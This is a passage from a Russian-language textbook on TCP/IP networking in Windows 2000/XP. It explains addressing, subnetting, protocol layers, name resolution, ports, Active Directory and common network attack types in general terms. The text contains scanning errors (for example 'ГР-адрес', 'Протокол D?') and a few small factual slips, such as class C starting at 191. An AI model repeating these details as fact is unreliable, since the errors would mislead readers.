- Адреса класса D используются для групповой IP-рассылки сообщений. Четыре старших бита ГР-адреса класса D содержат двоичную комбинацию «1110», а остальные биты содержат адрес, используемый при групповой рассылке.
- Адреса класса E отведены для будущего использования и определяются двоичной комбинацией «1111» в старших четырех битах.

Во всех этих классах для использования доступно только ограниченное подмножество значений компонентов. Например, фактически существует не более 50 адресов класса A, принадлежащих, в основном, создателям Интернета - министерству обороны США, некоторым телекоммуникационным компаниям. Для адресов класса B доступны значения первых компонентов 128 - 191, а для класса C доступны значения 191 - 223. Значения первых компонентов выше 223 зарезервированы. Если машине требуется единственный IP-адрес, он предоставляется поставщиком услуг Интернета из его адресов класса B или C.

Структура ГР-адреса упрощает маршрутизацию. Например, если компьютер, подключенный к локальной сети, имеет адрес класса C, трафик, направленный на IP-адрес, у которого первые три октета отличаются от первых трех октетов данной локальной сети, направляется в Интернет. Трафик же с одинаковыми тремя первыми октетами остается в локальной сети.

С помощью IP-адресов любую сеть можно разделить на подсети, связанные между собой маршрутизаторами. Для этого каждой подсети присваивается уникальный идентификатор подсети, образуемый из части битов, отведенных под идентификатор хоста. Чтобы маршрутизатор знал, какая часть идентификатора хоста отведена под идентификатор подсети, используется так называемая маска подсети. Маска подсети - это двоичное 32-х разрядное значение, позволяющее отличить в любом IP-адресе идентификатор сети от идентификатора хоста. Каждый бит в маске подсети определяется так: все биты, соответствующие идентификатору сети, устанавливаются в 1, а все биты, соответствующие идентификатору хоста, устанавливаются в 0.

Для определения адреса подсети по IP-адресу и маске подсети используется побитовая операция AND над битами ГР-адреса и маски подсети. Операция AND действует так: если два сравниваемых бита равны 1, результат равен 1; во всех

остальных случаях результат равен 0. Ниже представлен результат подсчета адреса подсети по IP-адресу 130.57.190.42 и маске подсети 255.255.248.0.

IP-адрес	10000010	00111001	10111110	00101010
Маска подсети	11111111	11111111	11111000	00000000
Идентификатор подсети	10000010	00111001	10111000	00000000

В результате получаем ГР-адрес 130.57.184.0.

С помощью маски подсети можно достичь большей гибкости в организации локальной сети. Однако назначение IP-адресов и масок подсети клиентских компьютеров и управление ими может вызывать немалые затруднения. Для облегчения этой задачи в Windows NT/2000/XP включена поддержка протокола динамической конфигурации компьютера (DHCP - Dynamic Host Configuration Protocol), позволяющая автоматизировать распределение IP-адресов сетевым хостам. Более подробные сведения об организации и настройке подсетей TCP/IP можно почерпнуть в одном из многочисленных руководств по сетевым технологиям.

Уровни модели TCP/IP

По существу, протокол TCP/IP представляет собою множество протоколов, помещенных в стек протоколов один поверх другого. Каждый из этих протоколов имеет собственное предназначение. Для упрощения работы с этими протоколами они подразделяются на четыре уровня.

- Прикладной уровень, объединяющий сеансовый уровень, уровень представления и прикладной уровень модели OSI.
- Транспортный уровень, совпадающий с транспортным уровнем модели OSI.
- Межсетевой уровень, соответствующий сетевому уровню модели OSI.
- Уровень сетевого интерфейса, объединяющий канальный и физический уровень модели OSI.

В нескольких последующих разделах последовательно рассматриваются все уровни модели TCP/IP вместе с дополнениями, внесенными в операционную систему Windows 2000.

Прикладной уровень

Прикладной уровень стека протоколов TCP/ГР обеспечивает приложениям доступ к службам других уровней и определяет протоколы обмена данными между приложениями по сети TCP/IP. Таким образом, этот уровень определяет

метод подключения компьютера к сети TCP/IP, а также службы, используемые для предоставления доступа к общим ресурсам взаимодействующих сетевых компьютеров. Прикладной уровень собирает всю эту информацию, а затем передает ее на транспортный уровень - следующий уровень стека протоколов TCP/IP.

Базовыми протоколами прикладного уровня являются следующие:

- HTTP (Hypertext Transfer Protocol - Протокол передачи гипертекста) - обеспечивает передачу файлов Web-страниц.
- FTP (File Transfer Protocol - Протокол передачи файлов) - реализует загрузку файлов из сети Web.
- SMTP (Simple Mail Transfer Protocol - Простой протокол передачи почты) - применяется для передачи сообщений и вложений электронной почты.
- Telnet - протокол эмуляции терминала, используемый для регистрации на удаленных хостах.
- DNS (Domain Name System – Система имен доменов) - обеспечивает преобразование имен хостов в IP-адреса.
- RIP (Routing Information Protocol - Протокол маршрутной информации) - применяется для обмена информацией между маршрутизаторами.
- SNMP (Simple Network Management Protocol - Простой протокол сетевого управления) - обеспечивает сбор информации от сетевых устройств для управления сетью.

Для передачи данных по протоколу TCP/IP в операционной системе Windows 2000 реализованы два основных средства: Windows Sockets (Сокеты Windows), или просто Winsock, и протокол NetBT (NetBIOS поверх TCP/IP). Выбор средства определяется типом приложения.

Средства Winsock

Средства Winsock используются приложениями (называемыми приложениями Winsock) для установления двунаправленного канала связи, используемого для отсылки и приема данных. В каждом связываемом таким образом компьютере создается точка стыковки, которая называется сокетом. Если соединение устанавливается по протоколу TCP/IP, каждому сокету назначается адрес Интернета и номер порта, фиксирующего службу или приложение для работы с соединением.

При установлении связи между двумя приложениями Winsock используются сокеты двух типов: потоковый сокет, для которого в качестве транспортного протокола используется протокол TCP, и дейтаграммный сокет, для которого в качестве транспортного протокола используется протокол UDP (User Datagram Protocol - Протокол передачи дейтаграмм пользователя).

Средства Winsock реализуют программный интерфейс приложений (Application Programming Interface - API), определяемый промышленным стандартом. Когда службы или приложения обращаются к этому интерфейсу, он предоставляет им набор подпрограмм, которые и определяют, каким образом и куда отсылать данные. В итоге для установления связи между двумя компьютерами, средства Winsock выполняют следующие операции:

1. Для использования сокета запущенные в компьютере службы с помощью средств Winsock регистрируют номера портов. После регистрации служба получает возможность ожидать обращения к ней, прослушивая все сообщения, посылаемые на данный порт, а средства Winsock знают имя протокола, IP-адрес и номер порта, необходимые для установления связи с данной службой.
2. Приложения, установленные на различных сетевых компьютерах, предоставляют протокол, IP-адрес и номер порта, необходимые Winsock для установления двунаправленного канала связи. В отличие от служб, приложения не регистрируют точные значения номеров портов. Вместо этого они используют любой свободный порт с номером выше 1024.
3. Далее средства Winsock определяют тип устанавливаемого двунаправленного канала связи (потоковый или дейтаграммные сокеты) и создают двунаправленный канал связи.
4. Средства Winsock передают информацию о двунаправленном канале связи на нижние уровни модели OSI, которые устанавливают соединение между двумя компьютерами.
5. На компьютере-получателе эта информация отсылается вверх через уровни TCP/IP на порт, номер которого соответствует запрошенной службе. Средства Winsock предоставляют службе номер сокета (содержащий IP-адрес и номер порта) приложения на компьютере-отправителе.
6. Теперь оба компьютера используют открытые сокеты для обмена данными.

Подробнее оба типа сокетов и транспортные протоколы обсуждаются далее, в разделе «Транспортный уровень». Основное преимущество использования сокетов Windows над протоколом NetBT заключается в том, что двунаправленный канал связи позволяет компьютерам обмениваться пакетами данных напрямую, что значительно экономит время и увеличивает пропускную способность сети.

Протокол NetBT

Протокол NetBT (NetBIOS поверх TCP/IP) объединяет два различных протокола - NetBIOS (Network Basic Input Output System - Сетевая базовая система ввода-вывода) и TCP/IP. Протокол NetBIOS обеспечивает операционной системе Windows возможность выполнения следующих функций:

- Управление именами. Чтобы приложение могло связываться по сети со службами, каждому компьютеру необходимо имя NetBIOS, которое называют также именем компьютера. Имена NetBIOS позволяют идентифицировать каждый сетевой компьютер, что обязательно для передачи данных.
- Передача данных. Для отсылки и приема данных в интерфейсе NetBIOS используют транспортный протокол, который управляет протоколом установления логического соединения, означающего, что транспортный протокол должен гарантировать отсылку и прием данных.
- Управление сеансом. Чтобы задать условия передачи данных на основе логических соединений, оба компьютера обязаны установить сеанс связи.

Для передачи данных средства NetBIOS используют собственный транспортный протокол NetBEUI (NetBIOS Extended User Interface - Расширенный пользовательский интерфейс NetBIOS). Протокол TCP/IP также может управлять передачей данных через интерфейс NetBIOS с помощью транспортных протоколов TCP и UDP. Кроме того, протокол TCP позволяет устанавливать и управлять сеансами связи NetBIOS. Однако в протоколе TCP/IP не предусмотрен метод интерпретации имен NetBIOS, хотя он требуется многим сетевым службам Windows. Разработчики Microsoft устранили эту несовместимость протоколов NetBIOS и TCP/IP с помощью протокола NetBT.

Протокол NetBT управляет именами сетевых компьютеров путем регистрации имен NetBIOS через порты с номерами 137, 138 и 139. Например, когда загружается компьютер с определенным именем NetBIOS, например, **Compl,** протокол NetBT регистрирует его имя путем отсылки широковещательного сообщения через порт 137. После этого остальные компьютеры, поддерживающие NetBIOS, будут знать, что к компьютеру **Compl** можно получить доступ через порт 137. Когда компьютер отключается, его имя освобождается еще одним широковещательным сообщением, после чего оно может использоваться другими компьютерами.

Приложения, поддерживающие NetBIOS, для передачи информации используют протокол NetBT, а протокол NetBT для передачи информации на транспортный уровень используют интерфейс TDI (Transport Driver Interface - Интерфейс транспортного драйвера). Интерфейс TDI служит простейшим каналом связи между клиентом NetBT (т.е. приложением NetBIOS) и средствами транспортного уровня. Средства Winsock также используют интерфейс TDI.

Как мы уже говорили, для отсылки информации на другой компьютер средства Winsock используют IP-адреса и номера портов. Однако в приложениях для указания имен хостов TCP/IP чаще используют названия, более понятные для людей. Поэтому чтобы средства низшего уровня модели OSI могли правильно пересылать между компьютерами данные, прикладной уровень должен обеспечить преобразование имен хостов в IP-адреса. Эта операция прикладного уровня называется разрешением имен хостов.

Разрешение имен хостов

Протокол TCP/IP назначает каждому компьютеру уникальное иерархическое имя, которое позволяет идентифицировать данный компьютер в сети. Как правило, пользователям неизвестны IP-адреса Web-сайтов, а для обращения к нужному сайту они используют более удобные адреса протокола HTTP (см. RFC 2616). Адрес HTTP состоит из названия протокола, применяемого для обмена информацией с хостом, доменного имени хоста и некоторой дополнительной информации. Например, адрес http://www.microsoft.com означает, что в Интернете имеется хост с именем www.microsoft.com, доступ к которому обеспечивается протоколом HTTP.

Получив такое имя хоста, приложение (например, Web-браузер) должно передать информацию средствам на нижнем уровне OSI, которые обеспечивают связь с указанным хостом (например, сервером Интернета), причем в понятной для них форме. Для этого средства Winsock включают в себя библиотеку программ, называемых интерфейсами API (Application Programming Interface - Интерфейс прикладного программирования). Выбор используемого интерфейса зависит от приложения, но в любом случае эти программы преобразуют (т.е. разрешают) имена хостов в IP-адреса, которые затем позволяют средствам Winsock открыть сокет для связи.

Средства Winsock и NetBT используют различные методы разрешения имен. Рассмотрим их по порядку.

Разрешение Winsock

Для преобразования имени хоста в IP-адрес средства Winsock действуют следующим образом.

- Вначале функция API из набора интерфейсов Winsock просматривает специальный текстовый файл с именем HOSTS. Если в файле HOSTS будет найдено требуемое имя хоста с сопоставленным ему IP-адресом, задача решена.
- Если нужного имени хоста в файле HOSTS не найдено, средства Winsock запрашивают службу DNS (Domain Name Service - Служба имен доменов).
- Если оба метода не сумеют разрешить имя хоста, функция API попытается сделать это с помощью методов разрешения имен протокола NetBIOS.

Файл HOSTS представляет собой простой текстовый файл со списком IP-адресов и соответствующих им имен хостов. Поскольку компьютер может выполнять в сети разные задачи, каждому IP-адресу в списке файла HOSTS могут быть сопоставлены несколько имен хостов. Файл HOSTS находится в папке **\\корневая_папка_системы\system32\drivers\etc** и его имя не имеет расширения.

Служба DNS поддерживает взаимодействие с базой данных имен хостов и сопоставленных им IP-адресов, хранимой на сервере DNS. Средства Winsock направляют на сервер DNS запрос с именем хоста и требуют преобразовать их в IP-адрес. Для выполнения этой задачи сервер DNS использует два метода: прямой поиск и обратный поиск.

Прямой поиск заключается в преобразовании имени хоста в IP-адрес. Для этого сервер DNS производит поиск в базе данных записи со сведениями о разрешаемом имени хоста. Если такие сведения найдены разрешение выполнено; иначе сервер DNS направляет запрос другим серверам DNS, функционирующим в сети, выполняя процедуру, называемую рекурсивным прямым поиском.

Обратный поиск состоит в преобразовании IP-адреса в имя хоста, которое сервер DNS также выполняет запросом базы данных имен хостов. С помощью таких запросов можно решить некоторые задачи защиты системы, например, выявляя атаки, при которых хакер подменяет IP-адрес своего компьютера другим IP-адресом - фальсифицированному IP-адресу в базе данных DNS не сопоставлено имя хоста.

В сетях TCP/IP с компьютерами Windows 95/98/NT/2000/XP информацию сервера DNS можно динамически обновлять с помощью сервера DHCP (Dynamic Host Configuration Protocol - Протокол динамической конфигурации хоста). Сервер DHCP управляет установками IP-адресов клиентов DHCP. Когда компьютер клиента DHCP подключается к сети, он отсылает серверу DHCP широковещательный запрос на получение IP-адреса. Сервер DHCP может выделить клиенту на некоторое время IP-адрес, предоставив также и прочую информацию, необходимую для функционирования компьютера в сети TCP/IP.

В операционную систему Windows 2000 включена также служба разрешения и кэширования имен DNS. Когда компьютер Windows 2000 Professional посылает серверу DNS запрос на разрешение имени хоста в IP-адрес, компьютер сохраняет результат запроса в локальном кэше DNS. В результат запроса входит значение времени TTL (Time to Live - Время жизни), которое определяет время, в течение которого запись полученного результата разрешения будет сохраняться в локальном кэше. Таким образом, все дальнейшие запросы, поступающие от компьютера Windows 2000 Professional, не требуют подключения к серверу DNS, что значительно снижает сетевой трафик.

Разрешение имен NetBIOS

Имена NetBIOS могут содержать до 16 символов, из которых первые 15 символов зарезервированы для указания имени компьютера, а шестнадцатый символ зарезервирован для указания, какая служба компьютера передает информацию. Прежде чем протокол NetBT сможет послать сообщение на транспортный уровень, он должен преобразовать имена NetBIOS компьютера-

получателя в IP-адрес. Для преобразования (разрешения) имени NetBIOS в IP-адрес в протоколе NetBT применяются следующие методы.

- Поиск в кэше имен NetBIOS. Когда имя NetBIOS преобразуется в IP-адрес, информация сохраняется в кэш-памяти в течение двух минут. Если в течение двух минут имя используется хотя бы один раз, оно сохраняется в кэше NetBIOS в течение десяти минут.
- Запрос сервера WINS (Windows Internet Naming Service - Служба имен Интернета для Windows). Сервер WINS функционирует в системе Windows 2000 Server как служба, к которой могут напрямую обращаться клиенты WINS для разрешения IP-адресов. В основном сервер WINS используется для поддержки обратной совместимости с прежними системами Windows.
- Широковещательный запрос сети. Если сервер WINS не может преобразовать имя NetBIOS в IP-адрес, протокол NetBT отсылает компьютеру-получателю широковещательный запрос на отсылку широковещательного сообщения с IP-адресом.
- Поиск в файле LMHOSTS. Этот файл подобен файлу HOSTS и представляет собой текстовый файл, каждая запись которого содержит IP-адрес хоста и сопоставленные ему имена NetBIOS. Если в конце записи поместить суффикс #PRE, имя NetBIOS и ГР-адрес будут навсегда помещены в кэш имен NetBIOS. Файл LMHOSTS находится в папке **\\корневая_папка_системы\system32\drivers\etc** и имеет расширение **.SAM**.
- Поиск в файле HOSTS. Средства NetBT для разрешения имен NetBIOS также могут использовать файл HOSTS. Чтобы задействовать файл HOSTS, следует включить в раздел **HKEY_LOCAL_MACHINE\SYSTEM\CurrentControSet\Services\NetBT\Parameters** системного реестра параметр EnableDns.
- Запрос сервера DNS. Если в системный реестр следует включить параметр EnableDns (как в предыдущем методе), средства NetBT будут направлять запрос на разрешение имени NetBIOS серверу DNS.

Информация о разрешенных именах хостов передается средствам нижележащих уровней модели TCP/IP.

Транспортный уровень

Транспортный уровень модели TCP/IP выполняет следующие функции.

- Отвечает за установление связи между компьютерами, а также за прием и отсылку данных.
- Добавляет к передаваемым данным заголовок, идентифицирующий протокол передачи данных (TCP или UDP), а затем отсылает и принимает IP-адрес компьютера.

- Добавляет к заголовкам TCP некоторую дополнительную информацию.

Транспортный уровень протокола TCP/IP может использовать как заголовки TCP, так и UDP, которые обсуждаются в следующих разделах.

ПротоколTCP

Протокол TCP (Transmission Control Protocol - Протокол управления передачей) принадлежит семейству протоколов установления логического соединения. Такие протоколы еще до отсылки данных должны установить связь и формализовать процесс обмена информацией. По протоколу TCP данные передаются в виде байтового потока, разбитого на сегменты, причем никакие ограничения на данные не налагаются. Каждый сегмент данных снабжается полями, содержащими порядковый номер сегмента и другие данные, гарантирующие надежную передачу и прием данных, а также указывают методы отправки и приема данных.

Для обеспечения надежной отсылки и приема данных в протоколе TCP используются так называемые подтверждения приема сообщения (квитирование) и контрольные суммы. Ниже перечислены некоторые основные поля заголовков TCP.

- Исходный порт - номер порта передающего компьютера.
- Порт назначения - номер порта компьютера-получателя.
- Порядковый номер - первый байт данных в сегменте TCP. Размер сегмента TCP определяется параметром, называемым размер окна TCP.
- Номер подтверждения - порядковый номер сегмента, который передающий компьютер ожидает принять от принимающего компьютера.
- Управляющие биты. Флаги-указатели, используемые для отсылки особых типов данных. В качестве примера можно назвать флаг FIN, который указывает, что передача закончена и компьютер отключился.
- Окно - число байтов, которое может вместиться в буфер принимающего компьютера. Это поле указывает размер окна TCP для приема данных.
- Контрольная сумма. Число, указывающее контрольную сумму для проверки ошибок. Контрольная сумма позволяет установить целостность отосланных данных.

Прежде чем отослать данные, компьютер-получатель и компьютер-отправитель должны установить связь. С этой целью используется процесс трехстороннего подтверждения связи, предназначенный для синхронизации порядковых номеров и подтвержденных порядковых номеров при обмене сегментами TCP между двумя компьютерами. Процесс трехстороннего подтверждения задает также размеры окон каждого компьютера. Процесс выполняется в три этапа.

1. Компьютер-отправитель посылает сегмент TCP, который содержит начальный порядковый номер отправляемых сегментов и размер окна TCP для приема данных.
2. Компьютер-получатель возвращает сегмент TCP, в который входят его начальный порядковый номер, размер окна TCP для приема данных и подтверждение на готовность к приему сегмента TCP от компьютера-отправителя.
3. Компьютер-отправитель отсылает сегмент TCP, который подтверждает достоверность порядкового номера компьютера-получателя.

В итоге каждый компьютер знает порядковый номер и размер окна TCP другого компьютера. После того, как компьютер-отправитель узнает размер окна TCP для приема данных компьютера-получателя, он устанавливает точно такой же размер своего окна. В предыдущих версиях операционной системы Windows размер окна TCP ограничивался величиной 64 Кбайт. Система Windows 2000 может поддерживать размер окна TCP для приема данных до 1 Гбайт, используя для этого масштабируемые окна TCP. Во время процесса подтверждения связи протокол TCP может использовать управляющий флаг **SYN.** Этот флаг указывает, что протокол поддерживает масштабирование окон и задает их предельный размер.

В таблице D.1. приведены наиболее часто используемые порты TCP.

Таблица D.1. Порты TCP

Номер TCP-порта	Назначение
20	Канал передачи данных по протоколу FTP
21	Управляющий канал FTP
23	Telnet
80	Передача данных с Web-сайтов по протоколу HTTP
139	Служба сеансов NetBIOS

ПротоколUDP

Протокол пользовательских дейтаграмм (UDP User Datagram Protocol) обеспечивает ненадежную доставку данных, передаваемых в виде дейтаграмм (пакета данных с адресной информацией). При отсылке данных по протоколу UDP соединение не устанавливается и размер окна не задается. Поэтому заголовки UDP намного короче заголовков TCP; но данные пересылаются значительно быстрее, поскольку компьютеру не приходится ожидать подтверждения приема.

Протокол UDP используется приложениями, не требующими подтверждения приема данных и передающих данные небольшими порциями. Протокол UDP применяют, например, службы имен NetBIOS и службы дейтаграмм NetBIOS и SNMP.

В таблице D.2 приведено назначение основных UDP-портов.

Таблица D.2. Порты протокола UDP

Номер UDP-порта	Назначение
53	Запросы имен DNS
137	Служба имен NetBIOS
138	Служба дейтаграмм NetBIOS
161	Протокол SNMP

Межсетевой уровень

Межсетевой уровень отвечает за адресацию пакетов и их маршрутизацию при передаче по сети TCP/IP. Средства межсетевого уровня адресуют и упаковывают данные в дейтаграммы IP, а также управляют маршрутизируемой передачей пакетов между компьютерами.

К межсетевому уровню относятся следующие базовые протоколы.

- Протокол D? (Internet Protocol - Протокол Интернета) - отвечает за IP-адресацию и маршрутизацию пакетов, а также за фрагментацию и восстановление пакетов.
- Протокол ARP (Address Resolution Protocol - Протокол разрешения адресов) - обеспечивает преобразование адресов межсетевого уровня в адреса уровня сетевого интерфейса.
- Протокол ICMP (Internet Control Message Protocol - Протокол контроля сообщений Интернета) - поддерживает выполнение диагностики сети и сообщает об ошибках передачи IP-пакетов. Также протокол ICMP используется утилитами сканирования сети ping и tracert, входящими в пакет W2RK.
- Протокол IGMP (Internet Group Management Protocol - Межсетевой протокол управления группами) • управляет участием хоста в группах хостов. Входящие в группу хосты слушают трафик, направленный на один адрес, и каждый хост регистрируется в группе с помощью IGMP.

Рассмотрим подробнее некоторые протоколы межсетевого уровня.

Протокол IP

Протокол IP в основном предназначен для адресации и маршрутизации данных между хостами сети TCP/IP. В IP-пакет входит информация, необходимая для маршрутизации, отсылки и приема данных компьютером-получателем.

В заголовок IP-пакета включаются следующие поля.

- IP-адрес отправителя. IP-адрес компьютера-отправителя IP-пакета.
- IP-адрес получателя. IP-адрес компьютера-получателя IP-пакета.
- Идентификация. Если дейтаграммы IP разбиваются на фрагменты меньшего размера, эти фрагменты перечисляются в этом поле, что позволяет компьютеру-получателю собрать их заново.
- Время жизни (TTL). Максимальное время существования фрагмента в сети. Это число уменьшается на единицу и более после прохождения каждого маршрутизатора, что предотвращает бесконечную циркуляцию IP-пакетов по сети.
- Протокол. Указывает получателю, какому протоколу верхнего уровня следует передать IP-пакет - TCP, UDP, ICMP и др.
- Контрольная сумма. Используется для контроля целостности IP-заголовка.

Маршрутизация по протоколу IP представляет собой процесс отсылки данных компьютеру-получателю через маршрутизаторы, которые для определения наилучшего маршрута передачи данных используют таблицы маршрутизации. В таблицах маршрутизации содержатся записи о сетях, которые либо присоединены непосредственно к данному маршрутизатору, либо доступны через другой маршрутизатор.

При прохождении IP-пакета через маршрутизатор выполняется просмотр таблицы маршрутизации и выбор направления передачи IP-пакета на другой маршрутизатор или на компьютер-получатель. Если значение TTL равно нулю, IP-пакет отбрасывается. Для создания и обновления таблиц маршрутизации применяется протокол RIP, с помощью которого маршрутизаторы каждые 30 секунд рассылают свои таблицы маршрутизации и получают эти таблицы от других маршрутизаторов. Полученные новые данные пополняют таблицу маршрутизации, а устаревшие данные отбрасываются.

ПротоЬл ICMP

Этот протокол обеспечивает работу средств диагностики и передает сообщения об ошибках. В набор сообщений протокола ICMP входит эхо-запрос возможности подключения к хосту и соответствующий эхо-ответ. Также протокол ICMP позволяет маршрутизаторам управлять отправкой данных, передавая уведомления хоста-отправителя о наиболее эффективном маршруте к IP-адресу получателя или сообщения об отсутствии пути («пробке») и недоступности адресата.

Протокол IGMP

Имеются прикладные программы, которым для эффективной работы необходимо одновременно связываться с более чем одним компьютером. Для этого они используют многоадресную передачу данных, поддерживаемую протоколом IGMP. Протокол IGMP позволяет хостам в любой момент подключаться к группе и покидать ее, обеспечивает работу с хостами, расположенными в разных локальных сетях, и поддерживает группы любого размера. Хост может поддерживать групповую рассылку либо на уровне 1 - только передача, либо на уровне 2 - как передача, так и приём. Последний уровень поддерживается в сетях TCP/IP системами Windows 2000 и Windows NT версии не ниже 3.51. В качестве примера программы, использующей IGMP, можно назвать приложение для проведения конференций NetShow.

ПротоколARP

При обращении к любому сетевому компьютеру программа или операционная система должна точно знать адрес машины. В качестве этого адреса используется адрес MAC (Media Access Control - Управление доступом к среде передачи). Адрес MAC (или MAC-адрес) - это уникальное 48-разрядное число, присваиваемое сетевому адаптеру производителем. Именно MAC-адрес используется на подуровне MAC канального уровня, задающего формат кадров, методы доступа и способы адресации в сетях TCP/IP. Поскольку пользователи никогда не указывают MAC-адрес, должен существовать механизм преобразования имени машины, имени NetBIOS или IP-адреса в MAC-адрес. Этот механизм обеспечивает протокол ARP (Address Resolution Protocol - Протокол определения адресов), описанный в RFC 826.

Протокол ARP входит в состав основного набора протоколов TCP/IP. Он используется только в пределах одной физической сети или подсети. С помощью ARP адрес машины определяется по его IP-адресу следующим образом.

1. Компьютер проверяет свой кэш ARP, в котором находится список известных IP-адресов и соответствующих им MAC-адресов.
2. Если компьютер не обнаружит в кэше ARP необходимого адреса, он отправляет широковещательный запрос ARP. В запросе содержится IP-адрес отправителя, а также IP-адрес той машины, MAC-адрес которой нужно определить. Запрос ARP получают только компьютеры локальной сети, поскольку широковещательные запросы такого типа не маршрутизируются.
3. Каждый компьютер сети получает запрос ARP и сравнивает свой ГР-адрес с адресом, указанным в запросе. Если адреса не совпадают, запрос игнорируется. Если адреса совпадают, компьютер посылает ответ ARP, но не широковещательный, а направленный по MAC-адресу, указанному в запросе. Одновременно запрошенный компьютер вносит MAC-адрес инициатора запроса в свой кэш ARP.

4. Инициатор запроса получает ответ и вносит новый MAC-адрес в свой кэш ARP. После этого становится возможным обмен информацией между компьютерами.

Если же два компьютера находятся в разных сетях, определять MAC-адрес получателя нет необходимости. Пакеты будут пересылаться через маршрутизатор, который подставляет свой MAC-адрес в адресное поле отправителя пакетов. Таким образом, на уровне протокола IP указывается конечный адрес получателя, а на физическом уровне - MAC-адрес ближайшего маршрутизатора.

Уровень сетевого интерфейса

Средства уровня сетевого интерфейса (или сетевого доступа) обеспечивают отправку и прием TCP/IP пакетов в/из сетевой среды. Протокол TCP/IP независим от сетевой среды и может быть использован для сетей любых типов - Ethernet, Token Ring, X.25 и Frame Relay. Сердцевиной средств этого уровня являются группы битов в кадрах платы сетевого адаптера, посылаемые через сетевого посредника на принимающий их компьютер или компьютеры. Наиболее существенное продвижение средств этого уровня - использование системой Windows 2000 спецификации NDIS (Network Driver Interface Specification - Спецификация стандартного интерфейса сетевых адаптеров) версии 5 (NDIS 5.0).

Концепция Active Directory

После создания сети TCP/IP компьютеров Windows 2000 сразу возникает задача управления этой сетью, включающая вопросы аутентификации пользователей, распределения общих ресурсов, защиты сети и подключенных к ней хостов и т.д. Для решения этой задачи в системах Windows 2000 используется служба активного каталога AD (Active Directory), являющаяся дальнейшим развитием доменной модели, используемой в системах Windows NT.

Служба AD основана на концепции иерархического построения сети, состоящей из деревьев, лесов, доменов и организационных подразделений OU (Organizational Unit). Основной структурной единицей является домен – совокупность компьютеров с общим именем распределенной иерархической системы имен DNS (согласно спецификации OSI доменом также называют административную единицу, выделенную по функциональным признакам). Домены, разделяющие общее пространство имен DNS, называют деревом. На физическом уровне домен представляет собой единую локальную сеть компьютеров, а лес - совокупность этих сетей. Внутри доменов выделяются группы компьютеров и пользователей, называемых организационным подразделением.

Все данные, относящиеся к домену, хранятся на контроллерах домена и реплицируются между контроллерами домена и между доменами одного леса. Полная информация, реплицируемая между всеми доменами, хранится в глобальном

каталоге. Между доменами могут быть установлены *доверительные отношения,* после чего каждому домену разрешается доступ к ресурсам другого домена. В отличие от доменной модели Windows NT 4, доверительные отношения могут устанавливаться автоматически при выполнении определенных операций, и эти отношения являются транзитивными и двунаправленными.

Служба активного каталога хранит все данные о структуре сети в виде единого леса доменов, разделенного на сегменты. Сегменты отвечают за информацию определенного типа, например, относящуюся к настройкам служб, или информацию об определенном домене. Эта информация распределяется по контроллерам домена, но логически она хранится в виде централизованной структуры. В ее состав входит информация о пользователях и группах пользователей.

В сетях Windows NT пользователи могли входить в локальные и глобальные группы. В Windows 2000 группы классифицируются следующим образом: существуют *группы безопасности,* применяемые для назначения прав и разрешений доступа, и *группы дистрибуции,* предназначенные для отправки сообщений. Группы безопасности подразделяются на следующие группы: локальные, локальные уровня домена и универсальные или глобальные уровня домена. Глобальные группы применяются для работы домена в *смешанном* режиме, когда он включает компьютеры Windows NT. Универсальные группы существуют, если домен содержит только компьютеры Windows 2000 и работает в *основном* режиме.

Областью действия локальных групп по-прежнему являются отдельные компьютеры, локальных групп уровня домена - отдельные домены, глобальных и универсальных - все домены леса. В инфраструктуре AD управление пользователями и группами реализуется с помощью консоли Active Directory Users and Computers (Active Directory - пользователи и компьютеры), оснастки Security Configuration and Analysis (Анализ и настройка безопасности) консоли MMC, и средствами настройки групповой политики систем Windows 2000/XP.

Для поиска и обновления информации об объектах AD в доменах Windows 2000/XP используется протокол LDAP (Lightweight Directory Access Protocol - Упрощенный протокол доступа к каталогам) На протоколе LDAP основана работа инструментов администрирования объектами AD, обеспечивающих модификацию, удаление и добавление объектов. Следует также учесть, что некоторые недостатки протокола LDAP служат основой для некоторых хакерских атак [3].

Более подробные сведения о средствах AD можно почерпнуть в книге [6] вместе с описанием настройки безопасности AD, администрирования групп и объектов AD. Здесь мы остановимся на обсуждении нового средства обеспечения сетевой безопасности, появившегося в системе Windows 2000/XP - IP-безопасности.

IP-безопасность

Сети TCP/IP при отсутствии системы защиты могут быть подвергнуты многочисленным атакам, выполняемым как изнутри локальной сети, так и извне, если локальная сеть имеет соединение с глобальной сетью, например, Интернетом. Некоторые атаки носят пассивный характер и сводятся к мониторингу информации, циркулирующей в сети, другие - активный, направленный на повреждение или нарушение целостности информации или самой сети. Перечислим наиболее широко распространенные типы вторжения на сети TCP/EP.

- Подслушивание. Эти атаки используют уязвимость сети к перехвату сетевых пакетов специальными аппаратными и программными средствами. Если передаваемая информация не зашифрована, ее конфиденциальность будет нарушена. На компьютерном сленге прослушивание называют «сниффингом» (от англ. «sniffing» - вынюхивание).
- Искажение данных. В зависимости от своих целей, злоумышленник, перехвативший сетевые данные, может модифицировать их и отправить по назначению, причем сделать это скрытно от отправителя и получателя.
- Фальсификация IP-адреса. В сети TCP/IP хост идентифицируется своим IP-адресом, указанным в IP-пакете (см. раздел «Протокол IP» выше), который, в принципе, несложно подделать. Такая подмена IP-адресов может выполняться с различными целями, например, сокрытия источника сообщения, или для некорректной идентификации отправителя, позволяющей получить доступ к сетевым ресурсам.
- Подбор паролей. Пароли - это основное средство управления доступом к сетевым ресурсам. Получив пароль любой учетной записи, злоумышленник получает все права доступа легитимного пользователя и, если эти права достаточны, может сделать с системой что угодно. Поэтому получение пароля - это заветная цель любого хакера. Основными способами похищения паролей, о которых мы еще поговорим далее в этой книге, - это словарная атака, прослушивание сети, взлом хранилищ паролей в компьютерах - базы данных SAM и системного реестра.
- Атака DoS (Denial of Service - Отказ в обслуживании). Заключается в создании препятствий в работе системы, что приводит к отказу от обслуживания обычных пользователей сети. Примером можно назвать направление на атакуемый сервер большого числа пакетов, перегружающих сетевой трафик. Целью злоумышленника может быть простой вандализм, либо такое вторжение может прикрывать другую атаку, проводимую под прикрытием хаоса, вызванного сбоями в работе сети.
- Компрометация ключей. Шифрование передаваемых по сети данных компьютеры выполняют с помощью ключей, зависящих от применяемых крипто-

графических средств. Поэтому раскрытие ключа шифрования означает потерю конфиденциальности передаваемой по сети информации. При этом хакер сможет знакомиться с передаваемыми сообщениями и/или модифицировать их для достижения своих целей.

